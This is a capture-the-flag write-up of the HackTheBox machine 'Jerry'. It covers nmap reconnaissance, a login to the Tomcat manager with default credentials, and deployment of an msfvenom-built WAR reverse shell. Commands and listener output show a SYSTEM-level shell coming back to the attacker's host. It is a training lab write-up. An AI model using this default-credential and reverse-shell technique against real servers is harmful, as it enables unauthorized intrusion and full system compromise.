
HackTheBox – Jerry

I began by adding Jerrys IP address – 10.10.10.95 to /etc/hosts as jerry.htb
After this I ran a fast nmap scan against the top 1000 ports, followed by a fast scan against all ports, both only revealing a http proxy on port 8080




```
root@kali:~/Desktop/HTB/Jerry# nmap jerry.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 15:18 BST
Nmap scan report for jerry.htb (10.10.10.95)
Host is up (0.052s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds
root@kali:~/Desktop/HTB/Jerry# nmap jerry.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 15:18 BST
Nmap scan report for jerry.htb (10.10.10.95)
Host is up (0.016s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 53.01 seconds
root@kali:~/Desktop/HTB/Jerry# 
```

A more thorough scan revealed the service to be running as apache tomcat.

```
# Nmap 7.80 scan initiated Sun Apr 19 15:20:18 2020 as: nmap -A -p8080 -oN nmap.txt jerry.htb
Nmap scan report for jerry.htb (10.10.10.95)
Host is up (0.018s latency).


PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
```

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops


TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   17.77 ms 10.10.14.1
2   17.89 ms jerry.htb (10.10.10.95)


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr 19 15:20:30 2020 -- 1 IP address (1 host up) scanned in 11.90
seconds
```

I then navigated to the webserver via my browser, where thre was a manager app that I tried to access; however it required a username and password...



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

http://jerry.htb:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:


For security, acce
is restricted. User
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 7.0 access to the manager application is split between different users.

Find additional important configuration

ailable:

Important announcements, releases, security vulnerability notifications. (Low volume).

After cancelling the authentication box I was brought to an error page with some information regarding my failed login attempt. It looks there are default credentials to this software, perhaps I'll get lucky and they haven't been changed.



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

After attempting another login using the credentials tomcat:s3cret I was greeted with the manage panel.



Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):


XML Configuration file URL:

WAR or Directory URL:

Deploy


WAR file to deploy

Looking at this panel I have the ability the upload WAR (Web Application Resource) files, perhaps I can create a reverse shell using msfvenom; I tried a couple of payloads without success but after a little google search I found a java payload that should work.




```
root@kali:~/Desktop/HTB/Jerry# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.24 LPORT=9001 -f war > shell.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes

root@kali:~/Desktop/HTB/Jerry# nc -vlp 9001
listening on [any] 9001 ...
```

With the file crafted and a listener setup I now have to just upload it to the server – this is trivial with access to the management panel.



Select WAR file to upload Browse... shell.war

Deploy




Manager

List Applications	HTML Manager Help	Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

With the file uploaded I can now trigger my reverse shell simply by accessing the page created, once that's done I'm presented with a shell with system permissions.



```
root@kali:~/Desktop/HTB/Jerry# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.24] from jerry.htb [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```